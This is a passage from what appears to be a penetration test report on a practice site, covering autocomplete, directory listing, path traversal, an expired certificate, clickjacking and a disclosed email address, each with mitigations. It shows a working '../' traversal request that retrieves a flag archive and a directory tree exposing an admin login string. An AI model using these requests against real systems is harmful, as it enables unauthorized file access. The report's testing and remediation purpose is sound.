<b>General</b>   < <b>Medium</b> >	<b>Probability</b>   < <b>High</b> >	<b>Severity</b>   < <b>Medium</b> >	<b>Fix Effort</b>   < <b>Low</b> >
------------------------------------	--------------------------------------	-------------------------------------	------------------------------------

### DESCRIPTION

The "Password Field with Autocomplete Enabled" vulnerability occurs when a web application enables the browser's autocomplete feature for password fields.

This feature automatically fills in user credentials from the browser's stored data, which can lead to unintended security risks.

If a user logs into a website and has the browser store the login credentials, the next time they visit the same website, the browser may automatically fill in the username and password fields without any user interaction.

This is convenient for users but can be exploited by attackers.

The vulnerability becomes a serious risk if the user's device is compromised or accessed by unauthorized individuals. Attackers may gain access to the saved credentials by viewing the autocomplete suggestions in the password field or by obtaining browser history or data from an unprotected machine.


Even if the attacker does not have direct access to the user's password, they could potentially gain access to other sensitive information, including login credentials for various websites.

This vulnerability can also be more dangerous on shared or public devices, where different users may have access to passwords stored in the browser without the original user's knowledge.


The impact of this vulnerability is significant, as it may allow attackers to gain unauthorized access to user accounts, especially if the user has reused passwords across multiple sites. It undermines the confidentiality of sensitive user data, which can be exploited for malicious purposes.

### PROOF OF CONCEPT

The site suggests saving the password



The user's password displayed in the browser



## DETAILS

To identify the "Password Field with Autocomplete Enabled" vulnerability, I manually attempted to log in as a user.

During this process, I noticed that if the password met the system's password policy, the browser prompted me to save the credentials.

This led me to investigate the autocomplete functionality further.

Using browser developer tools to inspect the HTML code of the login form, I observed that the autocomplete attribute was not explicitly set to "off" for the password field.

As a result, the browser was able to store and auto-fill the credentials.

This vulnerability makes the system vulnerable to unauthorized access, especially if an attacker gains control of the user's device or if the user inadvertently stores sensitive credentials in an insecure environment.

## RECOMMENDED MITIGATIONS

### 1. **Set autocomplete="off" in the password field**

One way to mitigate this vulnerability is to set the autocomplete attribute to "off" for the password field.

This tells the browser not to store the password and prevents the auto-fill functionality.

To implement this, modify the password input field in the HTML code as follows:

```
<input type="password" name="password" autocomplete="off" />
```

### 2. **Educate users about password security**

Another mitigation involves educating users to disable password saving features in their browsers, particularly for sensitive sites.

While this is not a technical control, it can reduce the risk if users follow best practices.

### 3. **Implement secure password management**

Encourage users to use a password manager to store credentials securely.

Password managers use strong encryption and are safer than browser-based password storage.

### 4. **Add multi-factor authentication (MFA)**

Enabling MFA adds an additional layer of security, so even if the password is saved insecurely, attackers would still need to bypass the MFA protection.

## Resources:

- [OWASP: Input Field Auto-Complete](#)
- [MDN Web Docs: autocomplete Attribute](#)
- [NIST Digital Identity Guidelines](#)

## VULN-012 Directory Listing

CVSS

**CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H**

Calculated by <https://www.first.org/cvss/calculator/3.1>

RISK

<b>General</b>   < <b>Medium</b> >	<b>Probability</b>   < <b>High</b> >	<b>Severity</b>   < <b>Medium</b> >	<b>Fix Effort</b>   < <b>Low</b> >
------------------------------------	--------------------------------------	-------------------------------------	------------------------------------

### DESCRIPTION

Directory Listing is a vulnerability in a system or web server where the server exposes the directory structure to users.

When a user accesses a certain directory, they can see the names of files and subdirectories inside.

Typically, if there is no index file (such as index.html or index.php) in the directory, the server displays a list of files contained in it.

This is a big issue because exposing files or directories can help attackers identify sensitive information, vulnerable files, or the site's structure, making it easier for them to plan further attacks.

The impact of Directory Listing can be significant, but it depends on the contents of the exposed directory.

If sensitive files are present in the directory, such as configuration files, personal files, or password files, an attacker can access them and use the information to gain unauthorized access to the system or other services.


Even if the directory does not contain sensitive files, the vulnerability still exposes information about the website's structure, file names, directories, and content.

Any such detail can be leveraged by attackers to launch further attacks, like Path Traversal or Brute Force attacks on vulnerable files.

In extreme cases, attackers could use this information to expand the attack on the system and perform additional malicious actions.

## PROOF OF CONCEPT


Directory listing of the '/forms/' directory, indicating improper server configuration that reveals file and folder names.



<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>		-	
<a href="#">contact.php</a>	2023-03-18 11:17	205	

Apache/2.4.52 (Ubuntu) Server at techie-world.xyz Port 443

Directory listing in Burp



- https://techie-world.xyz
  - /
  - admin
    - /
    - 2218b21bfdba3807605ee1ecd8b39a3b74
    - css
    - js
      - mdb.min.js
    - mpdf.php
  - assets
    - js
      - main.js
    - vendor
      - aos
      - bootstrap
      - glightbox
      - isotope-layout
      - php-email-form
      - purecounter
      - swiper
  - flag.txt
  - forms
    - contact.php
    - index.html
  - login
    - /
    - username=admin&password=55555
    - js
      - bootstrap.min.js
      - jquery.min.js
      - main.js
      - popper.js
  - login
  - robots.txt

## DETAILS

To identify the **Directory Listing** vulnerability, I manually attempted to access common paths through the browser to find any exposed directories. I navigated to several predictable paths such as `/forms/`, which I hypothesized might be a potential directory on the server. After entering the path directly in the browser, I discovered that the directory listing for `/forms/` was publicly accessible, revealing file and folder names within the directory.

This process was carried out without the use of any automated tools, relying solely on manual exploration of common directory paths. The exposure of this directory listing indicates a misconfiguration in the server, where it was set to display directory contents instead of blocking access or showing a custom error page when no index file was found.

## RECOMMENDED MITIGATIONS

To mitigate the **Directory Listing** vulnerability on Apache servers, the following actions are recommended:

### 1. Disable Directory Listing:

- The most effective way to prevent directory listing is to disable it in the Apache web server configuration. This ensures that users cannot access the list of files and folders within any directory. To disable directory listing, add the following directive in the `httpd.conf` or `.htaccess` file:

**Options -Indexes**

### 2. Ensure an Index File is Present in Each Directory:

- Always ensure that an `index.html` or `index.php` file is present in every directory on the server. If a user attempts to access a directory without an index file, the server will serve the contents of the index file rather than a list of files in the directory.

### 3. Implement Access Control:

- Set proper access control for directories that should not be publicly accessible. This can be done through `.htaccess` files to control who can access certain directories. Example for Apache:

**<Directory "/path/to/protected/directory">**

Require all denied

</Directory>

#### 4. Monitor Server Configuration Regularly:

- Regularly check your Apache server configuration to ensure it adheres to security best practices.  
Conduct periodic security audits and review the list of exposed directories and files to minimize the risk.

#### Resources for Further Reading:

- [Apache Documentation: Options Directive](#)
- [OWASP Secure Coding Practices](#)

## VULN-013 Path-relative Stylesheet Import Attack

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

Calculated by <https://www.first.org/cvss/calculator/3.1>

### RISK

<b>General</b>   < <b>Medium</b> >	<b>Probability</b>   < <b>High</b> >	<b>Severity</b>   < <b>Medium</b> >	<b>Fix Effort</b>   < <b>Low</b> >
------------------------------------	--------------------------------------	-------------------------------------	------------------------------------

### DESCRIPTION

The Path-relative Stylesheet Import Attack vulnerability occurs when dynamic imports of stylesheet (CSS) files are used, and their paths are constructed from user-controlled input that is not properly sanitized.

This happens when an application improperly allows these dynamic imports or fails to sanitize the user-provided input used to construct paths for these imports.

The attack allows an attacker to exploit relative paths, meaning paths that do not start from the root of the website but from another location (such as a folder in the file system). This can lead to unauthorized access to sensitive files within the system, such as configuration files, passwords, or even flags used in CTF (Capture The Flag) exercises.

The impact of such a vulnerability can be severe, as it allows attackers to bypass security protections and access information that should not be exposed through the web.

In extreme cases, the vulnerability may lead to further attacks or exposure of sensitive data that could result in identity theft or a broader security breach.



## Identifying CSS Request to Exploit Path-relative Stylesheet Import

1 GET /admin/css/style.css HTTP/1.1  
2 Host: techie-world.xyz  
3 Cookie: user=admin  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;  
rv:134.0) Gecko/20100101 Firefox/134.0  
5 Accept: text/css,\*/\*;q=0.1  
6 Accept-Language: en-US,en;q=0.5  
7 Accept-Encoding: gzip, deflate  
8 Referer: https://techie-world.xyz/admin/  
9 Sec-Fetch-Dest: style  
10 Sec-Fetch-Mode: no-cors  
11 Sec-Fetch-Site: same-origin  
12 Priority: u=2  
13 Te: trailers  
14 Connection: close  
15

Request

PrettyRawHex

1GET /admin/css/../../real%20flag.zipHTTP/1.1

2Host: techie-world.xyz

3Cookie: user=admin

4User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101 Firefox/134.0

5Accept: text/css,\*/\*;q=0.1

6Accept-Language: en-US,en;q=0.5

7Accept-Encoding: gzip, deflate

8Referer: https://techie-world.xyz/admin/

9Sec-Fetch-Dest: style

10Sec-Fetch-Mode: no-cors

11Sec-Fetch-Site: same-origin

12Priority: u=2

13Te: trailers

14Connection: close

15

16

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Wed, 22 Jan 2025 10:21:15 GMT

3Server: Apache/2.4.52 (Ubuntu)

4Last-Modified: Sat, 18 Mar 2023 11:25:41 GMT

5ETag: "104-5f72af43e8da2"

6Accept-Ranges: bytes

7Content-Length: 260

8Connection: close

9Content-Type: application/zip

10

11PK c5\$ÊT-X0a> real

12flag.txt0AEnëQWá': R{ë0amŧ|ukŷ\$ã|U"Ê00Aë0Dg[#,1,è,7μ23M

i004i73zi-PK-X0a> PK c5\$ÊT-X0a> / real flag.txt

13Eaiñ4|Eaiñ4|ØQç;4|QAEPKj

## DETAILS

After identifying the request in Burp Suite, I explored different paths by manipulating the URL using path traversal to try and locate the file.

This was done by modifying the file paths in the request and attempting common directory traversal patterns such as ../.

The goal was to bypass the system's restrictions and find the real path to sensitive files like real flag.zip.

By iterating over different paths, I was able to reveal the location of the file and confirm the vulnerability.

The impact of this vulnerability is significant as it allows an attacker to gain unauthorized access to sensitive files, potentially exposing confidential information such as flags or configuration files, which could be used for further attacks.

## RECOMMENDED MITIGATIONS

1. **Sanitize User Inputs:** Ensure that any user-controlled input used in paths is properly sanitized to prevent directory traversal or arbitrary file access.  
Use libraries or functions that can validate and sanitize the input before including it in the file path.
2. **Use Absolute Paths:** Instead of relying on relative paths, use absolute paths for stylesheet imports.  
This eliminates the possibility of path manipulation by attackers.
3. **Limit File Access:** Restrict the types of files that can be accessed by the web application, especially for files outside the intended directories.  
Configure the server to only allow access to safe directories.
4. **Use Web Application Firewalls (WAF):** Implement a WAF to detect and block suspicious path traversal attempts and unauthorized file access.

### Useful Resources:

- [OWASP Path Traversal article](#)
- [Burp Suite extension for input validation](#)

## VULN-014 Expired SSL/TLS Certificate

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H

Calculated by <https://www.first.org/cvss/calculator/3.1>

### RISK

<b>General</b>   < <b>Medium</b> > <b>Probability</b>   < <b>High</b> > <b>Severity</b>   < <b>Medium</b> > <b>Fix Effort</b>   < <b>Low</b> >
--

### DESCRIPTION

An Expired SSL/TLS Certificate occurs when the SSL/TLS certificate of a server has passed its validity period, causing the connection to be untrusted.

SSL/TLS certificates are used to establish secure communications by encrypting the data exchanged between a client and a server.

Once the certificate expires, the server no longer provides a valid encryption channel.

This can result in security warnings for users, as the certificate is considered expired and no longer trusted by most browsers.

Impact of the Vulnerability:

Trust Issues:

Clients will likely see browser warnings indicating the site's security is compromised due to the expired certificate.

This affects the trustworthiness of the website.

Potential for MITM Attacks:


While the expired certificate itself does not directly enable MITM attacks, the untrusted state of the connection may provide an opportunity for attackers to intercept or manipulate data, especially if users disregard warnings.

Loss of Encryption:

An expired certificate means the website may not provide the secure, encrypted connection that SSL/TLS normally ensures, potentially exposing sensitive data.

## PROOF OF CONCEPT

### Browser Warning for Insecure Connection



### SSL/TLS Certificate Expiration Detected via OpenSSL Scan

```
(kali㉿kali)-[~]  
$ openssl s_client -connect techie-world.xyz:443 -tls1_3  
  
Connecting to 52.71.72.169  
CONNECTED(00000003)  
depth=2 C=US, O=Internet Security Research Group, CN=ISRG Root X1  
verify return:1  
depth=1 C=US, O=Let's Encrypt, CN=R3  
verify return:1  
depth=0 CN=tech-world.site  
verify error:num=10:certificate has expired  
notAfter=Jun 16 08:27:38 2023 GMT  
verify return:1  
depth=0 CN=tech-world.site  
notAfter=Jun 16 08:27:38 2023 GMT  
verify return:1
```

## DETAILS

### Attack Description:

Initial Identification via Browser Warning:

Initially, I attempted to connect to the website using the Firefox browser.

During the connection, I received a warning stating that the connection might be insecure.

This message indicated an issue with the site's SSL/TLS certificate, though the browser did not explicitly mention that the certificate had expired.

### **Verification with Kali Linux and OpenSSL:**

To confirm the issue, I used Kali Linux and ran the following command:

```
openssl s_client -connect techie-world.xyz:443 -tls1_3
```

The command queried the site's SSL/TLS certificate using the TLS 1.3 protocol and displayed certificate details, including its expiration date.

The result indicated that the certificate had expired.

### **Tools Used:**

Firefox (for the initial browser warning)

Kali Linux + OpenSSL (to verify the certificate's validity)

The expired certificate creates a significant security risk, as it may lead to trust issues for users accessing the site. Without a valid certificate, users could be vulnerable to Man-in-the-Middle (MITM) attacks, where attackers could intercept sensitive data, potentially exposing usernames, passwords, and other private information. This vulnerability affects the confidentiality and integrity of the communication between the user and the website.

## **RECOMMENDED MITIGATIONS**

### **Renewing the SSL/TLS Certificate:**

Explanation: The most direct mitigation is renewing the expired SSL/TLS certificate.

This ensures that the connection remains secure and trustworthy.

It is important to keep track of certificate expiration dates and set up reminders to renew them on time.

How to Implement: Contact the certificate authority (CA) that issued the certificate, or if you are using a self-signed certificate, generate a new one.

Install the new certificate on the server to replace the expired one.

Resources:

How to Renew SSL Certificates - [GlobalSign](#)

[Let's Encrypt](#) - Free SSL/TLS Certificates

### **Implementing Automatic SSL Certificate Renewal:**

Explanation: To avoid future certificate expiration issues, consider automating the renewal process.

This can be achieved with tools like Certbot, which integrates with Let's Encrypt for free SSL certificates and automatic renewal.

How to Implement: Set up Certbot on your web server to automatically request, install, and renew certificates.

Resources:

[Certbot Documentation](#)

[Let's Encrypt Automatic Renewal Setup](#)

### **Regular Security Audits and Monitoring:**

Explanation: Conducting regular security audits ensures that SSL/TLS certificates are valid and that the server configuration is secure.

Automated monitoring tools can help notify administrators of expiring certificates.

How to Implement: Set up a monitoring solution like Nagios or utilize a third-party service to notify you when a certificate is nearing expiration.

Resources:

[Nagios Monitoring Solutions](#)

[SSL Certificate Monitoring with UptimeRobot](#)

## VULN-015 Clickjacking Potential

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:L <Calculated by  
<https://www.first.org/cvss/calculator/3.1>>

### RISK

General   <Low>	Probability   <High>	Severity   <Low>	Fix Effort   <Low>
-----------------	----------------------	------------------	--------------------

### DESCRIPTION

Clickjacking is a security vulnerability where an attacker tricks a user into clicking on something different from what the user perceives, essentially by embedding a transparent iframe on a legitimate webpage.

The attacker overlays a malicious page on top of a legitimate page, usually an innocent-looking button or link, so that the user interacts with the embedded malicious content without realizing it.

The main risk here is that the user unknowingly performs actions on a different page or system, such as changing settings, initiating transactions, or confirming actions, which can lead to unauthorized actions being carried out on the user's behalf. Since this attack depends entirely on the user's actions, it's possible for an attacker to manipulate users without their knowledge.

The impact of a successful clickjacking attack could be significant depending on the target website and the actions being performed.

For example, if an attacker uses clickjacking to trick a user into transferring funds, changing personal information, or even disabling security features, it can lead to severe consequences.


The vulnerability is easy to mitigate by implementing security headers that prevent a page from being embedded within an iframe. These include:

- **X-Frame-Options:** A header that can be set to DENY (which disallows embedding entirely) or SAMEORIGIN (which allows embedding only if the iframe's origin is the same as the page).
- **Content-Security-Policy (CSP):** A more flexible solution that can specify how resources, such as iframes, are loaded on a page.

## PROOF OF CONCEPT


Button is overlaid on the iframe, allowing attackers to trigger actions on the target website

### Clickjacking Test for Techie World



If the website is visible inside the iframe and the button works without the user realizing, the site may be vulnerable to clickjacking.

The user unknowingly clicks the hidden button, triggering actions on the vulnerable site



## DETAILS

To identify the Clickjacking vulnerability, I conducted a brief scan of the target website and noticed that the **X-Frame-Options** header was missing from the HTTP response.

This lack of protection indicated that the site may be vulnerable to clickjacking.



After recognizing this potential issue, I manually tested the vulnerability by embedding the site in an iframe.

This allowed me to confirm that the page could be displayed inside an iframe, which could potentially be exploited by an attacker to trick users into clicking on hidden buttons or links.

By exploiting the absence of the X-Frame-Options header, I demonstrated how an attacker could overlay a transparent iframe on top of the target page and execute actions without the user's knowledge.

This confirms the presence of the Clickjacking vulnerability on the site.

## RECOMMENDED MITIGATIONS

To mitigate the Clickjacking vulnerability, there are several techniques that can be applied. Below are the most common and effective mitigations, specifically for Apache:

### 1. X-Frame-Options Header

- **Explanation:** This HTTP response header prevents the website from being embedded in an iframe on another site, thus protecting it from clickjacking attacks.
- **Implementation:**
  - For Apache, add the following to the .htaccess file or your site's virtual host configuration:  
  
**Header always set X-Frame-Options "SAMEORIGIN"**
  - **Options for X-Frame-Options:**
    - "SAMEORIGIN": Allows embedding only from the same origin.
    - "DENY": Prevents any embedding.
    - "ALLOW-FROM <uri>": Allows embedding only from the specified origin.
    - Example for disallowing iframe embedding from all sources:

**Header always set X-Frame-Options "DENY"**

### 2. Content Security Policy (CSP)

- **Explanation:** CSP can also be used to control the sources from which content can be embedded, including iframes. By using the frame-ancestors directive, you can specify which origins are allowed to embed the site.
- **Implementation:**
  - For Apache, add the following to your .htaccess file:

Header always set Content-Security-Policy "frame-ancestors 'self';"

- This will restrict embedding to the same origin. You can modify 'self' to allow other trusted domains.
- Example for allowing only specific domains:

Header always set Content-Security-Policy "frame-ancestors 'self'  
<https://trus>

### Useful Resources

- [OWASP Clickjacking Prevention](#)
- [Mozilla X-Frame-Options](#)
- [Content-Security-Policy \(CSP\) Overview](#)

## VULN-016 Email Addresses Disclosed

### CVSS

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

Calculated by <https://www.first.org/cvss/calculator/3.1>

### RISK

<b>General</b>   <Informative>	<b>Probability</b>   <Medium>	<b>Severity</b>   <Low>	<b>Fix Effort</b>   <Low>
--------------------------------	-------------------------------	-------------------------	---------------------------

### DESCRIPTION

An email address exposed on a website can potentially lead to several risks, even if it seems like a minor issue at first.

In this case, the email address is displayed on the homepage of the website. While it may not directly lead to an immediate attack, it can be used for social engineering, phishing, and spamming attacks.

An attacker can use this email address to:

#### **Phishing:**

Sending fraudulent emails to the target, attempting to deceive them into sharing sensitive information.

#### **Social Engineering:**

Posing as a legitimate member of the organization and gaining the trust of employees or customers.

#### **Spam:**

Sending unsolicited emails that may flood the inbox and reduce productivity.

